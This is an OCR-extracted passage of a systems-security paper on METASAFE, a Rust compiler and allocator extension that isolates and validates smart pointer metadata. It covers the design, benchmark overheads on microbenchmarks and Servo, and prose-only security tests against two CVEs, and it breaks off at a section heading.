5 METASAFE Design

Isolation and Validation. Figure 5 provides an overview of how METASAFE isolates smart pointers and validates their updates. METASAFE ensures the correctness of smart pointer metadata by allowing only the implementation of the smart pointer ① to update it and validate new smart pointer metadata whenever updated ②. METASAFE compartmentalizes the smart pointers in a separate memory region, called *gated region* ③, and allows only the smart pointer's implementation to update the metadata, i.e., prevents the others from writing to the gated region ④. On each update through the genuine smart pointer implementation, METASAFE further examines the new metadata value's correctness regarding memory safety ②. That is, METASAFE refers to the ground truth it can find from the memory allocator ⑤ to determine if a new metadata value could cause a memory safety violation.

Compile Time Transformation. To this end, METASAFE performs static analysis and code transformation at compile time as an extension of the Rust compiler and runs with its runtime library, including the augmented heap allocator.






Figure 5: An overview of METASAFE

```
struct Firm {
    employees: Vec<String>,
    captital: usize,
    open_year: usize,
}
```

(a) An ADT with a smart pointer field.

(b) Layout of the Firm ADT in memory

Figure 6: A general ADT may include a smart pointer as a data field.

METASAFE can employ any existing in-process isolation mechanism to protect the gated region. For example, our implementation of METASAFE uses Intel MPK to protect the gated region by associating the gated region pages with pkey 1 and the rest with pkey 0. The heap allocator is augmented to enable the program to determine with which pkey a heap chunk is allocated, so that the program can store smart pointers in the gated region and the others outside the gated region (Figure 5). During the compilation, METASAFE identifies smart pointers and their implementations to transform the program to utilize the METASAFE runtime. METASAFE first identifies all smart pointer types and the corresponding implementation. Using the identified types, METASAFE associates each heap allocation site with the corresponding type and transform the program to request chunks from the gated region when allocating for the smart pointer. The smart pointer update functions are wrapped with appropriate entry and exit mechanisms proposed in existing mechanisms [2, 14, 35].

5.1 Challenges

The succinct and elegant objective of isolating smart pointers and gating all their updates presents several challenges.

C1. Ground Truth for Metadata Validation. Smart pointer metadata is not static and is often updated legitimately by the smart pointer implementation at run time. METASAFE is tasked not only with validating the correctness of such legitimate updates but also with scrutinizing unintended alterations originating from misbehaving unsafe Rust or FFI functions. Consequently, METASAFE must have access to a reliable reference or ground truth to ensure metadata updates' validity. This ground truth must provide key information about the memory objects, such as the bounds or type.

C2. Identifying Smart Pointers. The Rust official document does not state any criteria for a type to be a smart pointer. Smart pointers are essentially composite types and are treated similarly to other composite types defined in Rust programs, as described in §2.1. Smart pointer types often implement `Deref` trait to appear as if they are primitive pointer types by overriding the * operator. However, whether or not implementing the `Deref` trait cannot be a criterion because it is not a requirement for a type to be a smart pointer type. Having a statically determined list of smart pointer types is not a viable option either because Rust allows users to define their own smart pointer types.

C3. Embedded Smart Pointers. Smart pointer objects can be embedded within another object of a composite type, as Figure 6 shows. Compartmentalizing such smart pointers is not straightforward because they are supposed to be located within the same heap chunk or stack slot with the other fields of the composite type. Storing the entire object that embeds a smart pointer in the gated region is a viable option, but it limits the extent of METASAFE security guarantees, as we further explain in §5.2.4.

C4. Securing References to Smart Pointers. Safe Rust occasionally accesses smart pointers indirectly through their references. This poses another risk when the referenced object is not a smart pointer and can potentially be accessed by unsafe Rust code or FFI functions. Corruption of such pointers can lead to the same consequences as direct corruption of smart pointers, as it can result in Safe Rust using a counterfeit smart pointer.

```
impl<T, A> MetaUpdate for Vec<T, A> {
    fn validate(&self) -> bool {
        metasafe::isLive(self.ptr) &&
        metasafe::getSize(self.ptr) >=
        self.capacity()*sizeof(T) &&
        self.capacity() >= self.len()
    }
}
```

Figure 7: Vec's implementation of the MetaUpdate trait.

5.2 METASAFE Compiler

METASAFE extends the Rust compiler to identify smart pointers and transform the program to utilize METASAFE runtime to protect smart pointers.

5.2.1 `MetaUpdate` Trait

METASAFE defines a trait called `MetaUpdate` that a smart pointer type can implement to be recognized as a smart pointer. The trait defines a function that METASAFE invokes to validate updates to the smart pointer implementing the trait, named `validate`.

For each smart pointer, the developer is supposed to provide the implementation of this `validate` as well so that the function can examine the genuineness of the smart pointer metadata, i.e., if the new metadata adheres the property that the smart pointer must satisfy. For example, the `Vec` smart pointer is considered genuine if it meets the following three criteria, as outlined in Figure 7. First, the data pointer must accurately point to the correct memory object. Second, the object should be adequately sized to contain the `capacity` number of elements. Finally, the `capacity` must be at least as large as `len`, the number of elements the vector currently contains. Similarly, the `Rc` smart pointer is genuine only if at least one of its counters is not zero and its pointer is live. For some smart pointers such as `Box`, validating the liveness of the pointer suffices. We also implemented `MetaUpdate` traits for the data structures that the `collections` in Rust's standard library (`std`) implements. These data structures include `LinkedList`, `Iter`, `IterMut`, `IntoIter`, `BtreeMap`, `BinaryHeap`, `VecDeeque`.

As Figure 7 shows, METASAFE's heap allocator provides two special interfaces that developers can use to obtain ground truth for examining the smart pointer updates. Invoking `isLive` enables the `validate` to determine if the pointer is live, and `getSize` returns the size of the object associated with the pointer.

During the compilation, METASAFE automatically inserts calls to these `validate` functions at the end of every function in smart pointer implementation that modifies its fields in a fashion similar to Rust's `Drop` glues. If the call to this function returns `false`, METASAFE interprets it as a memory bug and aborts the program.

5.2.2 Identifying Smart Pointers

The first step of METASAFE's smart pointer-aware compilation is to identify smart pointers at High-level Intermediate Representation (HIR) level in the Rust compilation flow. METASAFE considers every and only the type that implements `MetaUpdate` as a smart pointer type. Using the classification result, METASAFE annotates each heap and stack allocation site whether it allocates for a smart pointer. To be more specific, METASAFE associates each heap allocation site with the corresponding type ID that the Rust compiler generates for each type during the compilation and classify the type IDs into two categories: smart pointer types and non-smart pointer types. For the stack allocation site, METASAFE does not need the type IDs, so it only annotates each site with a boolean value indicating whether the allocation is for a smart pointer or not.

5.2.3 Storing Smart Pointers in Gated Region

METASAFE transforms the program at LLVM IR level to let the program store smart pointers in the gated region using the type IDs and annotations that it created in the previous step.

The stack allocation sites, which are the execution of `alloca` instructions, are transformed to allocate its slot from the gated region if the allocation is for a smart pointer. To this end, METASAFE creates and maintains one more stack in the gated region similar to existing safe stack or shadow stack techniques often used to defeat return-oriented programming (ROP) attacks [2, 4, 12].

METASAFE similarly transforms heap allocation sites to allocate smart pointers from gated regions. One difference is that it makes the program deliver a bit more information to the heap allocator so that it can provide more information about a heap chunk for subsequent validation of metadata updates. We call this information as *CIndex* and the information, and the heap allocator uses this to determine how each allocation request will be handled, as we detail in §5.3. Specifically, METASAFE uses 1 as the CIndex for smart pointers and derived it from the type ID for non-smart pointers.

One challenge in this transformation is in the fact that many types a Rust program uses are generic types whose type ID is determined only at the monomorphization stage of the compilation. For this reason, METASAFE actually obtains the exact type ID during the LLVM IR generation from MIR. Actual smart pointer identification also happens at the same time.

5.2.4 Handling Embedded Smart Pointers

As elucidated in §5.1, one of the main challenges confronting METASAFE pertains to safeguarding smart pointers nested within another composite type as a field. Figure 6a shows an example of such composite type containing a smart pointer, and Figure 6b shows the memory layout of the composite type.



Figure 8: Redirecting smart pointer struct fields to the gated region.

Such a composite type containing a smart pointer cannot be stored entirely in the gated region because this requires all memory instructions that may write to the composite type object, including non smart pointer fields, to be granted access to the gated region. This potentially leads to a large number of memory instructions being granted access to the gated region, which is undesirable.

To avoid this undesirable relaxation of access control, METASAFE stores shadow copies of the smart pointer fields in the gated region and redirects all memory instructions that access the smart pointer fields to the shadow copies, as illustrated in Figure 8. To this end, METASAFE instruments the program to redirect all memory references pertaining to the `employees` field, which is a smart pointer, thereby steering them toward the corresponding objects within the gated region. To be more specific, we make two design choices on top of our observation on creating and working with the shadow smart pointers.

Secure and Efficient Redirection for Heap Objects. An important observation enabling secure and efficient redirection to the shadow copies of smart pointers is that METASAFE maintains a type-pooled heap, and the ratio of composite types containing smart pointers is low. This observation first allows METASAFE to be capable of determining the exact amount of shadow memory required for containing smart pointers. Whenever the heap allocator creates a new pool for a smart pointer-containing composite type, it can deterministically compute the amount of shadow memory required for the pool and prepare it. Moreover, this observation allows METASAFE to redirect memory references to the shadow copies of smart pointers securely and efficiently by using a simple offset computation relying only on heap metadata. At the moment of the redirection, the program is given only the original smart pointer field's address, along with the composite type object's base address, from which the heap allocator determines the pool that the object belongs to with the object's offset. From the base address of the pool and the object's offset, the heap allocator can compute the base address of the shadow copy's pool and its offset and return it to the program. This flow of obtaining the shadow copy's address is secure because the program does not use the content of the composite object that resides outside the gated region.

Secure and Efficient Redirection for Stack Objects. A similar approach also works for the composite objects and embedded smart pointers in the stack. The layout of a function's stack frame is determined at compile time, during which METASAFE creates a shadow stack frame for the smart pointers. At the same time, METASAFE can allocate slots for such smart pointers embedded in the other composite types in the stack and redirect memory references to the shadow copies of the smart pointers statically using the shadow stack pointer.

Handling Contiguous Memory Operations. Nonetheless, this approach necessitates METASAFE's vigilant monitoring of contiguous memory operations conducted on buffers harboring such data structures. For instance, a `memcpy` operation involving a `Firm` type pointer mandates a subsequent `memcpy` operation on the shadow region. This entails further analysis by METASAFE during the code generation from MIR to LLVM, owing to the partial loss of type information at the LLVM level.

5.3 Type-pooled Heap Allocator

METASAFE runtime comes with an augmented heap allocator based on `mimalloc` that manages more than one pool of heap chunks to provide the ground truth for both the chunk bounds and the chunk types. In addition to the size and other existing arguments, METASAFE's allocator takes the index of the desired pool, called CIndex, as an argument. The heap allocator then returns a heap chunk from the pool corresponding to the given CIndex. As mentioned earlier, the heap allocator also creates the pool for shadow copies of the embedded smart pointers when needed. It also ensures that all its metadata are stored within the gated region and serves the allocation requests with CIndex 1 from the gated region.

The heap allocator also implements the two interfaces that `validate` function in `MetaUpdate` needs, namely `getSize` and `isLive` using its metadata.

METASAFE's `is_valid_ptr` is an extension of `mimalloc`'s that checks whether a pointer is part of the heap. Since `mimalloc` pages are classified by object size, a particular page fits a known number of objects.

To implement `isLive`, we extend page metadata of `mimalloc` by adding bits for tracking *liveness* of a given object. The liveness bit is set when the corresponding object is allocated from the page, and unset when the object is freed. With this extension, `isLive` determines if a pointer is still alive in $O(1)$. `isLive` further verifies that the pointer belongs to the correct type pool of chunks. This typed isolation and liveness check reduces the chances of hijacking through UAF bugs because UAF leaves undetected only when a pointer is wrapped again with the same type after the corresponding chunk is also allocated again. METASAFE enables `mimalloc`'s deferred free option to further mitigates UAF exploits.



Figure 9: Impact of METASAFE on the execution time of microbenchmarks.

Benchmark	Full Inlining (ns/iter)	Controlled Inlining (ns/iter)	Slowdown
Bytes	1975	1858	0.9407
Regex	1088948	1432505	1.3155
std-string	1056	1184	1.1212
std-VecDeque	446	531	1.1906
std-vec	311	327	1.0514
std-BTreeMap	20158	21334	1.0583
std-linkedlist	104	108	1.0385
json-rust	681	803	1.1791
Geomean			1.1067

Table 3: Impact on the execution time of controlled inlining of gate callsites that METASAFE uses.

5.4 Protecting the Gated Region

The choice of mechanism for protecting the gated region is orthogonal to the design of METASAFE, and the details of its implementation are not part of our contribution. Nevertheless, we explain two primitives that we use in our evaluation for completeness. For example, TRust [2] and PKRU-Safe [14] have already explored the design space where a Rust program uses software fault isolation (SFI) and Protection Keys for Userspace (PKU), which is also called Memory Protection Key (MPK), to isolate unsafe Rust and FFI functions.

The primary mechanism that METASAFE uses for protecting the gated region is MPK. On a system where MPK is available, we consider it a better choice than SFI in that the transformed Rust program does not frequently enter and exit the functions granted to write to the gated region. To use MPK as a means to protect the gated region, we follow the design choices that many existing studies have already explored [2, 14, 35]. All memory pages belonging to the gated region are associated with pkey 1. The write permission to these pages is granted temporarily only for legal writers to the gated region, such as the smart pointer APIs and heap allocator. METASAFE regards outermost callsites to smart pointer functions as the boundaries for granting and revoking write access. It disallows inlining callee functions at such callsites, clones the callee, and inserts instructions that enable and revoke write access at the beginning and just before every return instruction of the cloned function, respectively. METASAFE then uses the cloned function as the callee at such callsite. Similar to ERIM [35], METASAFE insert one more check just after revoking access to ensure attackers do not redirect the program with write access enabled. It is worth noting that system patching and addressing potential pitfalls, as outlined in [5], are essential responsibilities outside the scope of this work but critical for maintaining the overall security posture.

6 Evaluation

We evaluate METASAFE on performance and security. For performance evaluation, we measure the impact of execution time and memory usage when running microbenchmarks §6.1 and a real-world application §6.2. We test if METASAFE stops the exploits real-world CVEs for security evaluation §6.3, and measure the performance impact when METASAFE works together with an existing isolation mechanism §6.4.

Experimental Setup. We build and test METASAFE on a workstation that runs Ubuntu Jammy 22.04.2 LTS with kernel version 5.19.0. The workstation runs on a 12th Gen Intel Core i5-12400 CPU with 6 cores operating at 2.50GHz with 16GB of DDR4 ECC memory. We ran all our experiments under the same system settings. In all our experiments, the benchmarks are compiled with Rust optimization level 3, and we make sure the baselines are executed with the original `mimalloc` allocator without METASAFE components.

Benchmarks. To understand the effects of its design on a lower level, we apply METASAFE to 19 microbenchmarks from widely used Rust crates, similar to the earlier studies on Rust runtime memory safety [2, 14, 19]. We choose these benchmarks with the consideration of smart pointer usage, memory usage intensity, and concurrency. For example, we include `std collections`, many of which heavily update smart pointer metadata, presenting the worst case for METASAFE.

We further investigate the effect of METASAFE on real-world programs by applying it to Servo, an upcoming Rust-written web rendering engine. The web rendering engine is one of the core building blocks of web browsers, which is a widely used application, and has been used for evaluation in several works [14]. In this evaluation, we use three widely used browser benchmarks to evaluate the impact of METASAFE on the performance of Servo.

Note that we do not compare the performance overhead of METASAFE with the others because no existing studies present a mechanism that protects smart pointer metadata.



Figure 10: Impact of METASAFE on memory usage.



Figure 11: Performance overhead of METASAFE on Kraken.

6.1 Microbenchmark Results

Benchmarks. We run widely used Rust crates to evaluate the impact of METASAFE. We include the `std collections` in the test suite because METASAFE implements the `MetaUpdate` trait for them, affecting their performance. `Hyper` and `Tokio` are famous crates used for asynchronous programming. Using them, we intended to gain insight into the impact of METASAFE on the performance of concurrent programs. Finally, `Regex`, `Json`, `Bytes`, and `Byteorder` represent common data manipulating crates in Rust. All these crates rely on `std collections`, and most of their data structures contain smart pointers as their data fields, i.e., have embedded smart pointers that we discussed in §5.2.4.

Impact on Execution Time. Figure 9 shows that METASAFE slows down the execution by 25.5% on average (geometric mean). What contributes to this overhead are permission switches in smart pointer implementation and redirection for embedded smart pointers. The high overhead on three `std` components, `vecdequeue` and `linkedlist` are due to their frequent smart pointer updates, and the overhead on `regex` and `json` can be explained by their heavy use of embedded smart pointers. One of the implementation detail, METASAFE's controlled inlining at smart pointer update sites (see §5.4), also contributes to the overhead. Table 3 evaluates the impact of this detail, showing that it incurs 10.67% slowdown on average (geomean). This design choice can be revised to perform inlining with care to eliminate this extra overhead.

Impact on Memory Usage. We measure the maximum resident set size (MRSS), the maximum allocated physical memory during a process's lifetime to evaluate the impact of METASAFE on memory usage. Figure 10 shows that for single-threaded and lightly concurrent environments (i.e., all but `tokio`), METASAFE uses up to 27% more memory on average (geomean). In heavily multithreaded settings such as `tokio`—where thousands of threads are spawned, METASAFE uses 8.3× more memory on average. This high overhead can be explained by three things, that is, METASAFE's extra stacks, shadow memory, and METASAFE's segregated memory allocation. To establish the exact cause, we decided to disable segregated memory allocation per type and maintain only two memory regions - one for smart pointers and the other for the rest of the objects, but this showed negligible change in memory overhead. We therefore decided to store all objects on the same stack, a change that showed METASAFE using only approximately 31% more memory in `tokio` benchmarks, which is similar to the overhead in single-threaded and lightly-concurrent environments. For every thread created, METASAFE creates two stacks—one for pure smart pointers and the other for objects with embedded smart pointers. In an environment that creates thousands of threads, thousands of stacks will be created. This explains METASAFE's high memory overhead.

6.2 Servo Results

We use `Servo` to evaluate the performance impact of METASAFE when applied to real-world programs. In particular, we run on Dromaeo [33], Kraken [34] and Octane2.0 [32] on Servo. We modified `Servo` to use our `mimalloc` allocator and protected by METASAFE. For the baseline execution, we use the unmodified `mimalloc` as the heap allocator to rule out the impact of allocator choices on performance. We do not make any other changes to `Servo` or the benchmarks themselves.

Benchmarks. Kraken and Octane2 predominantly evaluate JavaScript performance in web browsers, covering various tasks, including audio processing, image manipulation, encryption algorithms, mathematical calculations, and memory management, with test cases drawn from real-world applications and synthetic scenarios. Both benchmarks emphasize the execution speed and efficiency of JavaScript code,



Figure 12: Performance overhead of METASAFE on Octane2.

with Octane2 offering a more robust assessment of various dimensions of JavaScript optimization. On the other hand, Dromaeo, while still covering JavaScript operations like parsing and string manipulation, places a stronger emphasis on DOM manipulation. It measures the time taken by a browser to complete individual test cases in real-world scenarios and generates an overall score based on average completion times. This approach positions Dromaeo as a more accurate indicator of a web browser's rendering engine performance, in contrast to the JavaScript-focused Kraken and Octane2. The tests are run as recommended by the Servo team to ensure reliable results.

Kraken. Figure 11 shows the performance overhead of METASAFE on servo executing Kraken benchmarks. On average, METASAFE slows down the execution the benchmark only by 1.2% (geomean). This result shows that METASAFE is not likely to slow down real-world applications significantly.

Octane2. Figure 12 shows the impact of METASAFE on servo for the Octane2 benchmark. On average, METASAFE incurs an overhead of 3.1% for METASAFE on this benchmark.

Dromaeo. Figure 13 shows the impact of METASAFE on the execution time of METASAFE on Dromaeo. The overhead of METASAFE on Dromaeo is slightly higher than the overhead on Kraken or Octane2. On average, METASAFE incurs a 6.4% geomean overhead. While executing this benchmark, we noticed that it is memory allocation intensive. That is, Servo frequently allocates and frees heap chunks during the execution, where each allocation is likely to be followed by smart pointer updates. Nonetheless, this overhead still remains as low as 6.4%.

6.3 Security

We evaluate the effectiveness of METASAFE in protecting the smart pointer integrity using two experiments. The first experiment focuses on protection against the vulnerable unsafe Rust code, and the other targets the vulnerable FFI functions.



Figure 13: Performance overhead of METASAFE on Dromaeo.

6.3.1 Protection against vulnerabilities in Unsafe Rust

In the first experiment, we test if METASAFE stops the attacks exploiting CVE-2021-25900 [26], which showcases a possible misuse of smart pointer APIs and its catastrophic outcome. CVE-2021-25900 is a vulnerability found from `SmallVec`, a widely used crate providing `Vec`-like buffers, within the stack. In the vulnerable version, the vulnerability is found from the `insert_many` function [1]. The function has an `unsafe` block, where the length of the `Vec` buffer is set to 0. It subsequently calls the `reserve` function to increase the buffer size, but the `reserve` does not increase the size if the `length` is not greater than `capacity`. In this context, the buffer size does not increase, unlike the intention of the caller, because the `length` is set to 0 earlier. Despite this, the `length` is set to a value greater than the `capacity` afterward, potentially causing the safe Rust to misuse this smart pointer to make an out-of-bound memory access.

To evaluate METASAFE's ability to fight against this vulnerability, we ran the vulnerable version of `SmallVec` crate to reproduce CVE-2021-25900 [26]. When we ran this without METASAFE, the program sometimes exits without an error, but it crashed when we used a large buffer. With METASAFE, however, an error is thrown the moment the `line 1069` is executed, halting the program. This bug is caught by `Vec`'s validator call inserted by METASAFE. Note that this misbehavior would elude the existing works including Galeed [23], TRust [2], XRust [19], and PKRU-Safe [14] because each either does not quarantine unsafe Rust from the safe Rust or does not give smart pointer integrity special care and erroneously place it in unsafe Rust-reachable memory region.

6.3.2 Protection against Corruption from FFI Functions

In the second experiment, we evaluate the effectiveness of METASAFE against an attack exploiting vulnerable FFI functions. To this end, we choose to reproduce CVE-2019-15548 [24] from the widely used ncurses library because the library is also used for Rust programs as it is with its Rust wrapper called `ncurses-rs` [39]. Specifically, we wrote a proof-



Figure 14: Impact on execution time of METASAFE when it runs with TRust



Figure 15: Impact on memory usage of METASAFE when it runs with TRust

of-concept exploit around the buffer overflow vulnerability in the `instr` function in the library. Without METASAFE active, we observed that the buffer overflow could corrupt the smart pointer metadata, leading to memory safety violations in the safe Rust code that uses the corrupted smart pointer. In contrast, METASAFE effectively prevents this type of memory corruption by isolating smart pointer metadata from FFI functions. Other systems, such as TRust or XRust, do not offer this protection, as their smart pointers are likely stored in memory regions accessible to FFI functions. However, systems like Galeed and PKRU-safe can also prevent this corruption because they strictly quarantine FFI functions from any objects not explicitly provided to them.

6.4 METASAFE with TRust

We evaluate the performance impact of METASAFE when it is used with an existing isolation mechanism, TRust [2]. We choose TRust among several possible choices because it is open sourced, and is designed to quarantine not only the external libraries but also the unsafe Rust. Specifically, we adapt METASAFE to leverage TRust's isolation to safely keep smart pointer metadata. METASAFE places the smart pointer metadata in the safe region that TRust protects from unsafe blocks written in unsafe Rust and external code. The validators that METASAFE inserts mediate smart pointer metadata updates by unsafe blocks, enabling proper use of smart pointer APIs. These validators are considered as a part of trusted code blocks, like the safe blocks. With this adaptation, we find that METASAFE does not need to switch the write permission using MPK when running smart pointer APIs because unsafe blocks are already quarantined by TRust using SFI. This positively affects the performance impact of METASAFE when working with TRust.

Figure 14 shows the normalized execution time TRust runs alone and with METASAFE. We use the benchmarks that TRust was evaluated with to measure the performance, and ran the benchmarks on a different workstation running Ubuntu Jammy 22.04.2 LTS, with an Intel 11th Gen CPU with 8 cores and 72GB of RAM because TRust depends on SVF [31] which requires a substantial amount of memory at compile time. As the result shows, METASAFE does not impose significantly more overhead on execution time because most overhead comes from isolation. The overhead of METASAFE running with TRust is 13% on average, while the overhead of TRust without METASAFE is 11%. Figure 15 shows the impact of METASAFE on memory usage. We observe that METASAFE increases the overhead on memory usage because it still has to create the shadow copies of smart pointer fields in the safe region. On average, TRust running with METASAFE uses 83% more memory while TRust as it is uses 69% more memory.

7 Discussion

7.1 Source of Performance Overhead

The MetaSafe system appears to adapt proficiently to real-world applications, as evidenced by its performance in the `Servo` benchmarks. However, a more detailed exploration of MetaSafe's functionality and potential overheads can be gleaned from microbenchmarks. Upon evaluating the four microbenchmarks–`std-vec_dequeue`, `std-linkedlist`, `json-rust`, and `regex`–that exhibited the highest overhead, we discovered a crucial factor: the ratio of useful work accomplished versus gate transitions significantly impacts performance. `std-vec_dequeue` and `std-linkedlist` consist of 4 and 6 test functions, respectively. In `vec_dequeue`, the predominant function frequently calls `vec_dequeue::push`, a method that alters metadata and is consequently enclosed with call gates by MetaSafe. Our analysis revealed that this function was accountable for over 90% of the overhead within this particular microbenchmark. In the case of `std-linkedlist`, all six benchmarks primarily insert and delete nodes from the list—operations that necessitate metadata modification and transitioning between MetaSafe's gates.

We observed that `json-rust` utilizes composite data structures with smart pointers as fields. All test functions predominantly parse data, repeatedly invoking smart pointer update functions like `vec::push` that necessitate MetaSafe's gates. Thus, the overhead in this microbenchmark originates from both repetitive gate transitions and address masking required to access the shadow memory region. `regex` presents a similar issue to `json-rust`, but with 219 tests instead of a handful. From these observations, it becomes clear that when a program frequently updates smart pointer metadata or contains a substantial number of objects with embedded smart pointers as fields, the overhead can be substantial. However, real-world applications involve much more than just transitioning. Memory-intensive programs could also pose problems, as noted in `Servo`'s `Dromaeo` benchmark. This implies that while MetaSafe performs well in some scenarios, particular types of applications may reveal inherent overheads.

7.2 Allocator Metadata Integrity

Although an allocator is primarily for servicing heap memory requests from a program, it usually stores metadata on the chunks of memory allocated. MetaSafe relies on allocator metadata as the ground truth to base its validation operations. Should the integrity of this metadata be compromised, MetaSafe's protection becomes unreliable. In addition to smart pointer metadata, it becomes natural and essential for MetaSafe to protect allocator metadata as well. This makes the allocator functions to be granted write permission to the gated region in addition to the smart pointer functions. Even when an allocator is invoked from an FFI function, MetaSafe must enable write access to the protected region. This is done carefully by wrapping exposed allocator function calls with `WPKRU` routines.

7.3 Hardware Dependence

We realize that MetaSafe's choice of Intel MPK alienates other architectures. ARM Domain [8] is a similar protection for ARM CPUs and can be used to replace MPK if available. Software fault isolation (SFI) can be used for a similar purpose for architectures with no similar mechanism.

7.4 Dependence on Source Code

MetaSafe can protect a Rust program only when the source code is available, and the program can be recompiled with the protection. We make this assumption because we consider the developers who write Rust programs using unsafe Rust and external libraries for expressiveness and productivity. In such use cases, it is reasonable to assume that we can compile the program with the protection enabled because the tool is used at the time of development. It would be helpful if the same technique could be applied to binaries without recompilation, possibly with the help of a specialized runtime library, but none of the existing works have taken this direction yet.

7.5 Dependence on `validate` Functions

